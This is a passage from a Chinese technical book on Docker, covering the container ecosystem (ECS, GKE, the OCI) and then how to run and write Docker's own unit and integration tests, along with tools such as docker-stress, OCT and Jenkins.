给 Nano Server 写的应用可以运行在物理机上、虚拟机上或者容器里。有两类容器可在 Windows 服务器和 Nano Server 上工作，一类是为 Linux 开发的 Docker 容器，另一类是微软为自己的 Hypervisor 平台 Hyper-V 开发的容器。这些容器提供了额外的隔离，能真正用于像多租户服务或者多租户 PaaS 等场景。

Nano Server 支持多种编程语言和运行时，如 C#、Java、Node.js 和 Python 等，也支持 Windows 服务器容器和 Hyper-V 容器，且预装了 Chef 等集群管理配置工具。

微软从 Nano Server 入手，拥抱容器，给开发者提出了挑战。开发者可能需要一个比较长的转变期来接受并习惯于微服务理念。

### 12.2.3 PaaS 平台

平台即服务（PaaS）的模型在各种云计算服务模型中最引人注目。云计算给业界带来了平台操作灵活、不用担心 IT 基础设施而只关注开发构建应用本身等一系列好处。如果想真正利用云计算的能力及它提供的操作灵活性，就应该使用 PaaS 提供的能力，而不是搭建



IaaS 实例，因为与 PaaS 提供的能力相比较来看，这会需要很多人为的手工干预。

当前主要有 AWS、GAE (Google App Engine) 和 Azure 几家规模比较大的 PaaS 平台。亚马逊的 AWS 是第一个公有云平台，一开始 AWS 只支持 IaaS。而 Azure 从一开始就是做的 PaaS 平台，微软在该平台上简化了构建和部署应用到云上的方式。后来 AWS 开始提供对 PaaS 的支持，而 Azure 开始提供对 IaaS 的支持。在这同一时期，Google Cloud 也开始提供 PaaS。

通常来说，当前 PaaS 的做法是为每种编程语言和开发平台提供独立的运行时环境。如果 PaaS 平台对开发语言环境不提供支持，就必须用 IaaS 实例，并需要搭建这个基础设施。

下面一起来看看这几大 PaaS 平台在向容器方向发展的情况。

### 1. 亚马逊 EC2 容器服务 (ECS)

其实很多 AWS 用户主要用 IaaS 服务来部署 Web 应用而不是使用 AWS 的 Elastic Beanstalk，这使得 Elastic Beanstalk 比较尴尬。面对这些业务反馈，AWS 开始对 Elastic Beanstalk 进行改造，现已发展成 ECS (EC2 容器服务)。这是从 AWS 开始的影响巨大的开端，通过 PaaS 抽象，开发者可以工作在容器环境下，不用担心云平台是否对编程语言运行时提供支持，可以把应用直接打包进 Docker 容器。这为云平台和在云平台上做开发的开发者提供了巨大的便利，比如，如果 AWS ECS 没有 Go 语言的运行时，但是 ECS 支持 Docker，就根本不会影响在 AWS ECS 上运行用 Go 语言编写的应用，因为 Go 语言的 Image 已经打包进应用的 Docker 容器里。

亚马逊的 ECS 可以在受控的 EC2 实例集群上轻松地运行应用。本地打包为容器的应用程序能以同样的方式部署并运行在 AWS ECS 管理的容器中。

对于 ECS，不需要类似 Kubernetes 的集群管理软件。它可以根据自己的资源需求和可用性要求在集群中编排部署支持 Docker 的应用，也可以从一个容器扩展到覆盖数百个 VM 实例的数千个容器，且运行应用的方式并不会因此而变得复杂。EC2 容器服务将基础设施的一切复杂因素全部消除，开发者就集中精力设计、开发、运行容器化应用即可。

借助 ECS，可以获得如创建、停止 Docker 容器的控制权，也可以获得对集群状态信息的可视化监控，甚至可以集成并使用自研的容器程序将 ECS 接入现有的软件交付过程（例如持续集成和交付系统）。

据悉年底 ECS 会支持原生的 Swarm 和 Compose。

### 2. GKE：向容器即服务 (CaaS) 演进的云化 PaaS

自 2014 年 Docker 1.0 发布后，应用的容器化一直在得到业界的关注。事实上，Google 早在 2007 年就开始做容器方面的工作了，GKE (Google Container Engine，由于 GCE 已经用作 Google Compute Engine 的缩写，因此使用 GKE 作为缩写) 就是基于那时发展起来的容器技术的 PaaS 服务。Google 声称，在他们的全球数据中心范围内，每周会启动超过 2 000 000 000 容器实例，因为 Google 的任何应用（从 Gmail 到搜索），都会被打包成 Linux 容器运行。过去 Google 一直在秘密地用容器技术扩展他们的基础设施，现在他们已是容器

生态圈的领跑者。

GKE 是从已有的 PaaS 引擎 GAE 上改造而来的，它集成了 Kubernetes，是一个能够对 Docker 容器提供全面管理的集群管理器。在 GKE 上，可以非常容易地打包 Docker 容器，然后在 Google 的基础设施上快速运行应用。这个全新的服务提供了对容器技术的支持，既可以管理运行在单个虚拟机上的云化应用，也可以运行轻便的 Docker 容器，并且这些容器会被调度到一个受控的集群里。这样开发者就能够在容器环境下进行轻松灵活的开发了。这种全新的服务提供方式业界给它命名为容器即服务（CaaS）。

### 3. Docker 公司与微软合作促进 Docker 集成进 Windows 和 Azure

Docker 是构建在 Linux 容器技术之上的，因此，目前不支持在 Windows 服务器上运行 Docker 容器。业内许多人认为集成 Docker 是又一个在 Windows 上适配 Linux 的推动因素。但是趋势正在改变，微软和 Docker 公司已经宣布是合作伙伴关系，主要任务就是在 Windows 服务器和 Azure 上集成 Docker。如果 Docker 公司和微软能够为 Windows 提供更好的平台，那将是另一个巨大的变革。

## 12.3 生态圈的未来发展

### 12.3.1 Docker 公司的发展和完善方向

从在开源社区的首次发布到 DockerCon 2015 及 OCP 的成立，再到最近 OCP 更名为 OCI，Docker 生态在持续快速发展，Docker 俨然已经成为很多公司构建、发布与运行分布式应用程序的平台，并且在容器化进程中，Docker 对工业界与开发方式的变革有着深远影响。

在 DockerCon 2015 技术大会上，Docker 公司的首席执行官 Golub 提到 Docker 的未来 5 步发展计划：

- 1) 构建一个轻量级的容器；
- 2) 容器标准化；
- 3) 为容器创建生态圈；
- 4) 使能多容器的应用模式；
- 5) 创建 Docker 容器管理平台。

同时，在会上 Solomon Hykes 也提出了 Docker 在技术上的 4 个目标：

- 1) 重新打造程序员的编程工具集；
- 2) 打造更好的软件构件；
- 3) 制定开放的标准；
- 4) 用独到的方法解决企业的现实问题。

从当前生态圈发展的现状来看，Golub 提出的那 5 步发展计划中前三个步骤已经完成。

但是，这并不表示 Docker 公司就可以在这有利于自己的既有发展趋势下，轻松地赚取当下生态链的利益。我们都知道 Docker 背后的技术并不高深，其备受关注的原因主要是适应了互联网时代的需要，为业内已经发展的云计算平台和应用架构指明了一个新的发展方向，另外，Docker 公司的发展本身就得益于社区和生态圈的构建，不进则退，所以需要长期经营下去。另外，尽管基于容器的微服务架构带来了很多好处，比如服务易于抽象和实现，可以独立维护服务等，但是这也增加了系统中服务组件之间交互、部署和维护的复杂度。所以，在 DockerCon2015 技术大会上 Golub 提出的“使能多容器的应用模式”和“创建 Docker 容器管理平台”的发展目标，以及 Hykes 提出的“用独到的方法解决企业的现实问题”技术目标，就是用以应对当前面临的短板的。而这也需要生态圈的发展，事实上，Golub 并不忌讳 Docker 现在取得的成就有赖于生态圈和社区。也正因为如此，Docker 公司还会在生态圈建设上投入大量的精力，比如扩大普及范围，希望实现人人都要用、都能和都会用。

在这过程中，不会简单从零开始，而是基于既有工具集不适应需求的部分做增量改造，同时兼顾“打造更好的软件构件”技术目标，提高平台的扩展性和工具的组件化。因此，Docker 公司提出了插件的理念，在这种理念下实现的框架使得第三方工具可以以插件的形式和 Docker 协作。目前 Docker 在网络、数据卷、调度器和服务发现等功能点上已经设计并实现了相应的插件接口，一些第三方工具厂商也在验证与 Docker 的对接。从 Docker 的发展目标和技术目标来看，Docker 还会在既有的项目（甚至开发新的项目）中增加更多的插件接口，使得更多的工具集可以加入 Docker 生态圈。

同时，Docker 还发起了 ETP（Ecosystem Technology Partner）项目计划，目前该项目对 AppDynamics、Datadog、New Relic、Scout、SignalFx 和 Sysdig 几家公司的应用监控软件在 Docker 上的集成做了验证。这几家公司的监控软件是对分布式软件做监控，由于基于微服务架构的分布式软件的伸缩变化、迁移等特性都是不同的，因此原有的监控软件已无法满足需要。而这些监控软件与 Docker 集成，提供了对 Docker 容器化的应用进行有效监控的解决方案。ETP 项目不仅仅是聚焦在监控软件上，也将会在其他领域付诸实施，比如日志、配置管理、网络和存储等。

前文阐述的 Docker 公司未来的愿景目标以及实施的策略、计划和手段，使得业界因 Docker、容器对行业的正面影响甚至变革充满了期待。

### 12.3.2 OCI 组织

Docker 公司与 Linux Foundation 合作，在 DockerCon2015 技术大会上发起成立了 Open Container Project。Docker 公司为 OCP 组织贡献了 Libcontainer 项目，并贡献了基于 Libcontainer 的容器运行时管理工具 runC，为 OCP 奠定了技术基础，该项目提供了对容器运行时格式 OCF 的支持，而且邀请 AppC 的维护者以委员的身份加入 OCP，因此 CoreOS 的“AppC”标准格式，也可能会成为新的 OCF 格式的很大一部分。该举措的主要目的是为了向业界传达“保证容器标准制定的独立运作和中立性”的意图。

在成立时，除了 Docker 和 CoreOS 外，AWS、Apcera、Cisco、EMC、Fujitsu、Goldman Sachs、Google、HP、Huawei、IBM、Intel、Joyent、Linux Foundation、Mesosphere、Microsoft、Pivotal、Rancher、Red Hat 和 VMware 19 家公司宣布加入 OCP。最近，AT&T、ClusterHQ、Datera、Kismatic、Kyup、Midokura、Nutanix、Oracle、Polyverse、Resin.io、Suse、Sysdig、Twitter 和 Verizon 14 家公司也宣布加入。由于 OCP 总是容易和 Open Compute Project 混淆，所以又更名为 OCI。加入 OCI 组织的 35 家企业来自业界不同的领域，既有运营商、IT/CT 解决方案提供商、操作系统厂商，也有云服务提供商、基金会等，既有传统 IT 厂商，也有初创公司。

开放标准组织的成立确实是个好消息，但在制定标准的过程中，需要各个成员合作和妥协，最终才能达成一致的目标，而这会是一个比较漫长的等待期。

### 12.3.3 生态圈格局的分化和发展

Docker 生态圈不仅在技术层面的纵向发展上有很多需要完善的地方，而且在企业竞争、交叉融合的横向发展上也充斥一些潜在的不确定性，其市场格局扑朔迷离，目前处于分化发展中。从主要的 IaaS 基础设施厂商到 PaaS 厂商，再到处于早期发展的初创公司，都在发声抢占生态圈中属于自己的领地。如此多的厂商参与角逐、站位布局，一点都不奇怪。他们有的会形成隐形联盟，有的会不断地完善软件栈，总之，就是为了扩大对生态圈影响力，为自己在生态链的利益最大化谋求长远布局。比如，容器技术的内核支撑特性之一 Cgroup 是 Google 推入社区的。Google 基于这些内核特性开发容器技术已多年，同时它也在自己研发的编排部署工具 Kubernetes 中支持了 Docker 和 Rkt，Google 甚至会和各种容器技术厂商合作实现各种容器之间的协同工作。而且，Google 还开源了 Kubernetes，其中的商业价值值得深思，我们都知道，容器化为云技术背景下的微服务架构的分布式应用指明了方向，而对分布式应用的容器进行管理的编排部署工具则是这场角逐中的主要技术软件栈。Google 在 Kubernetes 上的这些技术实现和社区开放的行为，将为其在接下来提供云服务的市场角逐中抢占先机。


前面的描述都是围绕 Linux 容器开展的。由于业界所共知的 Windows 与 Linux 之间的关系，这场基于 Linux 的容器技术潮流和非 Linux 阵营的 Microsoft 原本不会发生什么关系。但是，Microsoft 作为在业界发展多年的大鳄，深刻理解云时代的到来，并在云服务中及时推出了 Azure，也取得不少市场份额。而在容器技术的发展大趋势下，Microsoft 再次选择拥抱容器，和 Docker 合作，并决定在 Windows 的操作系统中支持 Docker。但是这场战斗会很艰难，因为 Windows 和 Linux 多年在业内并行发展，在技术融合上没有多少交集，这使得微软的技术软件栈孤立于业界发展，积累下来的兼容性鸿沟也越来越大。

在 Docker 还未出现的时候，云服务的主流厂商的争夺似乎尘埃落定，看上去是亚马逊 AWS 赢得了胜利。但是容器时代的全面到来，云服务厂商之间又会进入下一轮的争斗，你们是否已隐约看到一些端倪，比如 Google 在容器生态圈的领跑意味着什么！云服务之争才

刚刚开始，这场争夺恰恰是从容器技术的角逐开始的，结果如何，我们拭目以待。

## 12.4 本章小结

Docker 自从开源后，得到了业界广泛的关注，并迅速发展，形成了庞大的生态圈。Docker 公司的容器技术为互联网时代的云计算技术之发展指明了新的方向，它也因此成为这场技术潮流事实上的引领力量之一，但是 Docker 生态圈还有很长的路要走、很多事情要做。Docker 生态圈的发展也充满了不确定性，甚至会有市场格局分化、产生隐形联盟的趋势。



## Chapter 13 第 13 章

# Docker 测试

先前的章节主要以开发的视角介绍了 Docker 的特性与实践。本章第 1 部分将从测试的角度讨论 Docker 社区中的测试框架、测试用例执行、现有社区测试用例中有待改进的方面，以及主流社区以外的其他 Docker 测试套。第 2 部分将介绍 Docker 技术在测试领域的应用，主要包括 Docker 对测试技术的影响、Docker 技术在测试中的适用范围，最后通过 Jenkins+Docker 实例的方式介绍如何配置与 GitLab 相关的自动化测试环境。

## 13.1 Docker 自身测试

### 13.1.1 Docker 自身的测试框架

在提交新的开发代码到社区前，通常需要针对待提交的代码添加或修改对应的测试用例，以确保新添加的代码能够得到充分的测试。如果 patch 只涉及一个独立模块的修改，则只需要提交针对这个 patch 的单元测试用例；如果 patch 会涉及不同模块之间的功能，就需要针对这个 patch 提交集成测试用例，以便测试多个不同模块的接口。当然也可以提交只包含测试用例的 patch，用以补充、完善 Docker 的测试集。在提交代码前，建议首先在自己本地的环境中运行测试用例。

接下来介绍一下 Docker 自身的测试框架。Docker 主程序是由 Go 语言编写的，它的测试框架自然也使用了 Go 语言的测试框架。Go 语言具有部署简单、并发性好等特点。它的测试框架是通过 testing 包和 go test 命令来提供测试功能的，测试代码包含在文件名以 “\_test.go” 关键字结尾的文件中。如果需要获取代码测试覆盖率，可以使用 go test -cover 命

令。读者可以在 <http://golang.org/pkg/testing/> 中获取到更多关于 Go 语言测试框架的信息。

### 13.1.2 运行 Docker 测试

在 Docker 项目的 Makefile 文件中包含了多个与测试相关的 target，内容见表 13-1 所示。

在进行测试时，首先将 Docker 的源码下载到本地：

```
$ git clone https://github.com/docker/docker.git
```

之后进入 docker 目录并开启测试。

```
$ cd docker && make test
```

这条命令将使用源码目录下的 Dockerfile 构建一个镜像，这个镜像中包含了运行 Docker 测试用例的所有依赖，如果是第一次执行这个命令，往往会花费较长时间。镜像制作好后会基于此镜像启动一个容器，所有的用例将会运行在这个容器中，以便做到测试环境独立于主机环境。测试分为以下几步：

- 1) 编译一个新的 Docker 二进制文件。
- 2) 交叉编译不同操作系统对应的 Docker 二进制文件。
- 3) 在容器中运行所有的测试用例。



**提示** 根据机器的性能高低，测试执行时间的长短也有所不同，全量测试通常需要几十分钟的时间。系统有一个默认的超时时间，这个时间定义在 `docker/hack/make.sh` 脚本的 `${TIMEOUT:=60m}` 语句中，默认为 60 分钟。可以根据主机的性能适当调整超时时间。

下面介绍单独执行某些专项测试的方式。

单元测试的目的是通过一小段代码来验证一些单元模块是否能正常工作。可通过以下命令运行单元测试：

```
$ make test-unit
```

以下为单元测试的部分 log 输出：

```
+ go test -test.timeout=60m github.com/docker/docker/runconfig
PASS
coverage: 89.5% of statements

+ go test -test.timeout=60m github.com/docker/docker/utils
PASS
```

```

coverage: 33.3% of statements

+ go test -test.timeout=60m github.com/docker/docker/volume/drivers
PASS
coverage: 37.9% of statements

+ go test -test.timeout=60m github.com/docker/docker/volume/local
PASS
coverage: 68.7% of statements

Test success

```

可以使用 TESTDIRS 变量使其只针对一个目录进行测试。例如以下命令会运行 daemon 文件夹下的测试。

```
$ TESTDIRS="daemon" make test-unit
```

集成测试会验证两个或两个以上模块间的接口工作是否正常。可以参照 Docker 客户端命令行来编写集成测试用例。下面的命令会运行集成测试用例：

```
$ make test-integration-cli
```

以下为集成测试的部分 log 输出：

```

PASS: docker_cli_start_volume_driver_unix_test.go:350: DockerExternalVolumeSuite.
TestStartExternalVolumeDriverBindExternalVolume 0.439s
PASS: <autogenerated>:30: DockerExternalVolumeSuite.TestStartExternalVolumeDrive
rDeleteContainer 1.547s
PASS: docker_cli_start_volume_driver_unix_test.go:274: DockerExternalVolumeSuite.
TestStartExternalVolumeDriverLookupNotBlocked 0.143s
PASS: docker_cli_start_volume_driver_unix_test.go:310: DockerExternalVolumeSuite.
TestStartExternalVolumeDriverRetryNotImmediatelyExists 4.572s
PASS: <autogenerated>:29: DockerExternalVolumeSuite.TestStartExternalVolumeDrive
rVolumesFrom 2.371s
PASS: docker_cli_start_volume_driver_unix_test.go:176: DockerExternalVolumeSuite.
TestStartExternalVolumeUnnamedDriver 1.537s
PASS: docker_cli_pull_test.go:102: DockerHubPullSuite.TestPullAllTagsFromCentral
Registry 8.167s
PASS: docker_cli_pull_test.go:133: DockerHubPullSuite.TestPullClientDisconnect
1.161s
PASS: docker_cli_pull_test.go:16: DockerHubPullSuite.TestPullFromCentralRegistry
1.246s
PASS: docker_cli_pull_test.go:65: DockerHubPullSuite.TestPullFromCentralRegistry
ImplicitRefParts 5.012s
PASS: docker_cli_pull_test.go:42: DockerHubPullSuite.TestPullNonExistingImage
2.123s
PASS: docker_cli_pull_test.go:92: DockerHubPullSuite.TestPullScratchNotAllowed
0.050s
OK: 887 passed, 10 skipped

```



使用以下命令可运行客户端的 Python API 测试：

```
$ make test-docker-py
```

### 13.1.3 在容器中手动运行测试用例

另一种执行测试的方法是在一个 Docker 开发容器里手动运行 `hack/make.sh` 脚本来启动测试。注意，这个脚本不是 Makefile 文件，没有一个单独的 target 来运行所有的测试（即不能执行 `./hack/make.sh test`），因此需要在命令行中指定想要执行的测试子项（如 `./hack/make.sh dynbinary binary cross test-unit`）。

首先下载一个用于开发的 Docker 镜像，这里推荐使用 `dockercore/docker` 镜像，这个镜像就是 Docker 官方通过 Jenkins 运行自动化测试时使用的镜像。它是由 Docker 官方负责维护的，如果 Docker 编译环境发生变化，这个镜像也会在第一时间适配新的变化。下载命令如下：

```
$ docker pull dockercore/docker
```

然后进入 Docker 项目目录并启动一个基于 `dockercore/docker` 镜像的容器。

```
$ cd docker && docker run --privileged --rm -ti -v `pwd`:go/src/github.com/docker/docker dockercore/docker /bin/bash
```

下面使用 `hack/make.sh` 脚本启动单元测试。

```
# root@2e61674e236e:/go/src/github.com/docker/docker# hack/make.sh dynbinary binary test-unit
```

接着使用 `hack/make.sh` 脚本启动集成测试。

```
# root@2e61674e236e:/go/src/github.com/docker/docker# hack/make.sh dynbinary binary test-integration-cli
```

使用以上命令可以在容器中运行对应的测试用例，通过这种方式可在不必重新启动容器的条件下完成测试。



**提示** 大部分专项测试需要首先完成 `dynbinary` 和 `binary` 的编译。

---

### 13.1.4 运行集成测试中单个或多个测试用例

如果只想验证自己添加的测试用例能否通过，可以设置 `TESTFLAGS` 环境变量为 `TESTFLAGS='-check.f YOUR_TEST_CASE'`。例如，如果只想测试 `docker_cli_run_test.go` 中的测试用例 `TestRunEchoStdoutWithCPUQuota`，则执行以下命令行：

```
$ TESTFLAGS='-check.f TestRunEchoStdoutWithCPUQuota' make test-integration-cli
```

也可以在 Docker 开发容器内跑相同的测试：

```
# TESTFLAGS='-check.f TestRunEchoStdoutWithCPUQuota' ./hack/make.sh binary test-
integration-cli
```

可以使用 TESTFLAGS 环境变量来运行多个测试用例。例如，如果只想跑测试用例名以 “TestBuild” 开头的用例，可以执行以下命令。

```
$ TESTFLAGS='-check.f TestBuild*' make test-integration-cli
```

也可以在 Docker 开发容器内跑相同的测试：

```
# TESTFLAGS='-check.f TestBuild*' hack/make.sh binary test-integration-cli
```



**提示** Docker 测试默认使用的 `exec-driver` 是 `native`，如果你的测试用例与 `lxc driver` 相关，则可以在启动容器的时候设置环境变量 `DOCKER_EXECDRIVER=lxc`；默认使用的 `storage-driver` 是 `vfs`，如果测试用例跟特定的 `storage-driver` 相关（比如 `overlay`），则设置环境变量 `DOCKER_GRAPHDRIVER=overlay`。

### 13.1.5 Docker 测试用例集介绍

集成测试用例涵盖了 Docker 绝大部分的命令操作，下面以集成测试为例介绍添加测试用例的方法。

名称以 `docker_api` 开头的文件包含通过 HTTP 方式执行 Docker API 测试的用例。而名称以 `docker_cli` 开头的文件包含通过封装 Docker 命令行的方式进行测试的用例。文件 `requirements.go` 定义了测试需求，对于无法满足相应环境条件的测试需求，其相关的测试用例将不会被执行。例如，对于网络测试需求，系统会先判断当前环境是否能够访问 `https://hub.docker.com`，如果无法访问，则网络相关的测试用例将被跳过。与 `requirements.go` 同目录的其他文件定义了一些常用变量，并封装了一些函数。

下面以 `docker_cli_search_test.go` 文件中的 `TestSearchOnCentralRegistry` 用例为例来介绍用例的书写方式。

```
// search for repos named "registry" on the central registry
func (s *DockerSuite) TestSearchOnCentralRegistry(c *check.C) {
    testRequires(c, Network, DaemonIsLinux)

    out, exitCode := dockerCmd(c, "search", "busybox")
    if exitCode != 0 {
        c.Fatalf("failed to search on the central registry: %s", out)
    }

    if !strings.Contains(out, "Busybox base image.") {
```

```

        c.Fatal("couldn't find any repository named (or containing) 'Busybox base
image.'")
    }
}

```

这是一个非常简单的测试用例，目的是测试在 Docker hub 中是否能够搜索到 busybox 镜像。

`testRequires (c, Network, DaemonIsLinux)` 语句表示在以下两个条件都满足的情况下才会执行测试，第一是有正常的网络连接；第二是 Docker daemon 是 Linux 版本的，而非 FreeBSD 或 Windows 等操作系统。

`out, exitCode := dockerCmd (c, "search", "busybox")` 语句中的 `dockerCmd` 是一个被封装的函数，执行效果相当于 `docker search busybox`。Out 为该命令返回的屏幕输出。之后会判断命令运行的返回值是否正确，最后判断屏幕输出是否包含了预期的字符串 “Busybox base image.”。

### 13.1.6 Docker 测试需要改进的方面

虽然目前社区中的用例已经覆盖了绝大部分 Docker 的基本功能，但很多方面仍有待改进，例如：

- ❑ 缺少性能测试用例。无法统计容器占用 CPU、内存消耗的数据以及磁盘、网络 I/O、TCP/IP 通信的带宽和延时；无法测试容器转发能力，包括吞吐量、延时、丢包率等。
- ❑ 缺少可靠性、稳定性测试用例。无法测试容器并发能力；缺少容器在高负载环境下对运行压力进行测试的用例等。
- ❑ 缺少边界和异常测试用例。绝大部分的用例是开发人员提交代码时附带提交的，而这就会导致一个问题，开发人员往往更重视功能代码的质量，对于测试代码的质量并不那么重视了，这使得很多测试用例的设计缺少边界思维和异常考虑。
- ❑ 无法产生界面友好的测试报告。和很多商业测试软件相比，Docker 测试框架是在命令行中输出结果的，并没有将测试结果以报告的方式存储到文件中，无法生成友好的测试报告。
- ❑ 缺少安全测试用例。缺少针对 SELinux 环境或其他安全环境下相关的测试用例。

### 13.1.7 构建和测试文档

社区贡献者也可以针对文档提交 patch。如果在贡献特性的代码中涉及了用户用到的 Docker 基本操作或其他相关内容，就需要在 patch 中带有文档的修改。以下将展示如何构建、查看、测试 Docker 文档。

文件夹 docs 中存放着 Docker 文档的源文件，可以使用如下命令完成文档的构建。

```
$ make docs
```

构建完成后，在浏览器中输入主机的 IP 地址 +8000 端口即可浏览文档，例如 <http://10.110.52.49:8000/>，效果如图 13-1 所示。




图 13-1 Docker 文档 Web 页面

修改文档后需要针对文档的语法和拼写进行校对，最好的检查方法是使用一个在线语法检查软件，如 <http://www.hemingwayapp.com>。在修改文档源码后，需要测试修改的内容是否会出现文档中，并且确保文档链接是有效的。对于与 Docker 操作相关的文档，则需要根据文档的步骤执行操作，确保文档的书写准确无误。

## 13.1.8 其他 Docker 测试套

### 1. docker-stress

由美国 Spotify 公司开发，是一款遵循 Apache 2.0 协议的开源测试软件。能够通过并发启动容器的方式实现对 Docker daemon 的压力测试并提供监控工具。该项目在 Github 的地址为 <https://github.com/spotify/docker-stress>。

其常用的命令选项如下：

```
root@ubuntu:~/docker-stress$ ./docker-stress -h
NAME:
    stress - stress test your docker daemon

USAGE:
    stress [global options] command [command options] [arguments...]

VERSION:
    0.0.0

COMMANDS:
```

```

help, h          Shows a list of commands or help for one command

GLOBAL OPTIONS:
  --binary, -b "docker"  path to the docker binary to test
  --config "stress.json" path to the stress test configuration
  --concurrent, -c "1"   number of concurrent workers to run
  --containers "1000"    number of containers to run
  --kill, -k "10s"       time to kill a container after an execution
  --help, -h             show help
  --version, -v          print the version

```

通过以下命令可以执行一个压力测试，在这个测试中总共会运行 10000 个容器，且在同一时刻并发运行了 100 个容器，每个容器的运行时间为 8 秒。

```
$ ./docker-stress -c "100" --containers "10000" -k "8s"
```

## 2. OCT 测试套

在 Docker 生态圈的章节中已经提到，AppC 标准和 OCI 开放容器标准的出现使得越来越多的厂商开始开发自己的容器产品。如何选择一款合适、安全的容器产品将会成为未来用户尤其是商业用户亟需考虑的问题。华为公司推出的开放容器测试项目（Open Container Test）就是为了验证不同容器产品在兼容性、安全性、功能和性能等方面存在的问题，为用户和开发者提供客观的参考。

OCT 测试覆盖了以下四个方面的内容。

- ❑ OCI 标准测试：该测试又包括三个部分，分别是文件格式、容器的标准操作（如 create、start、stop 等操作）、容器的运行环境。OCI 标准测试一方面用于检验一个容器镜像是否有签名，是否符合 OCI 标准；另一方面检验一个容器引擎是否符合 OCI 标准，是否能够正确地基于 OCI 的镜像启动容器。
  - ❑ 功能测试：指测试容器产品是否兼容不同体系结构；是否兼容常用的编排调度工具；是否兼容不同的存储和分发方案。
  - ❑ 性能测试：对容器的并发、资源占用情况进行详尽的分析。
  - ❑ 安全测试：包括对容器隔离性的测试，以及对不同安全策略执行情况的测试。
- 在架构上 OCI 包括的三部分，全部以开源的形式放到 Github 上，内容如下所示。
- ❑ 测试工具套件。测试套件包括华为开发的针对容器标准和容器性能的测试工具和社区开发的测试工具。Github 地址为：<https://github.com/huawei-openlab/oct>。
  - ❑ 测试用例库。OCT 用 JSON 格式定义了测试用例的编写方式，包括描述信息、所需资源、部署环境、运行命令、收集日志五个模块，可以很方便地使用测试工具套件中提供的工具。Github 地址为：<https://github.com/huawei-openlab/oct-engine/cases>。
  - ❑ 测试引擎。测试引擎可以自动从测试用例库里面获取尚未执行或更新过的用例，并将其中定义的资源自动部署到对应的服务器中，从而运行相应的容器引擎进行测试，

最后还会生成一个测试报告。Github 地址为：<https://github.com/huawei-openlab/oct-engine>。

OCT 目前完成了 OCI 标准测试部分的工具开发和用例开发，未来计划和更多的容器厂商、用户、社区开发者一起合作，开发出更多针对容器技术的测试工具和测试用例。

## 13.2 Docker 技术在测试中的应用

在传统的软件开发流程中，软件开发团队将特性开发完成后，首先会在自己本地的环境中完成单元测试，之后会将代码提交到 Git 仓库中。测试团队则会将代码从 Git 仓库下载到测试机上，运行手动测试并编写自动化测试脚本，如果没有发现 Bug，则发布软件版本给运维团队。然后，运维团队再将软件产品部署在运维服务器中。

这个过程的痛点在于：

- ❑ 开发、测试、运维环境无法统一。需要 3 个团队各自搭建环境，造成了工作内容重复，并且无法保证在开发环境中可运行的软件也能在测试环境和运维环境中正常运行。
- ❑ 开发人员在提交代码前所做的测试并不一定充分，特别是在项目紧张的时候这个问题尤为突出，这很可能引入新的 Bug。无法通过一种有效的机制确保在代码提交前已进行了充分的测试。
- ❑ 当环境复杂时，开发人员不易复现测试人员提交的 Bug，往往会出现开发人员和测试人员互相推诿的现象。

然而，当 Docker 被引入到持续集成构建系统中时，一切发生了革命性的变化。由于 Docker 快速部署和通过镜像共享工程环境的功能，使得开发团队、测试团队和运维团队能够复用工程环境，这也是开发、测试、运维一键化部署的基础。在开发团队完成某个特性（包含特性代码和该特性的测试用例）后就会发送一个合入请求，Git 仓库管理工具在收到这个请求时会自动触发 Jenkins 进行自动化测试，以便在第一时间发现新的代码是否会引入 Bug。若测试成功运行，maintainer 会将代码合入到 Git 仓库中，这个操作又会触发 Jenkins 的自动构建，将该软件版本部署到应用服务器中。

如今 Docker 已经对测试技术产生了深远的影响，目前国内已有很多公司发布了基于 Docker 容器技术的开发、测试、运维一站式解决方案。同时与 Docker 相关的编排管理工具也在不断地完善中，使得 Docker 在测试领域得到了广泛的应用。



提示



**Jenkins**

Jenkins 是一个开源软件项目（<https://jenkins-ci.org/>），旨在提供一个开放易用的软件平台，使软件的持续集成变成可能。它是基于 Java 开发的一种持续集成工具，可以方便地安装很多第三方插件（其中包括多种 Docker 插件）。通过 Jenkins 可以执行和监控重复的工作，功能包括：

- ❑ 持续的软件版本发布 / 测试项目。
- ❑ 监控外部调用执行的工作。

当应用场景复杂时，往往会有多个 Jenkins 任务需要协同工作，例如编译、病毒扫描、rpm 包制作、单元测试、集成测试、UI 测试、性能测试等。而各模块间相互又有一定的依赖度，增加了部署工作的难度。还好 Jenkins 拥有 Build Pipeline 插件，pipeline 的中文含义是流水线，意思是把复杂的步骤按照流水线的顺序排好，做完一个再做下一个。它可以将各任务之间的关系变为可视化的图表，使得部署流程清晰可见。

如图 13-2 所示，在这个 Build Pipeline 中首先会执行编译测试，当编译测试执行完成后会依次执行单元测试、集成测试和系统测试。在该界面中可以很容易地跟踪各任务的状态，绿色表示任务已经执行通过，黄色代表任务正在执行，蓝色代表任务还未执行（本书为黑白印刷，在实际操作中可根据颜色辨别执行状态）。

Build Pipeline

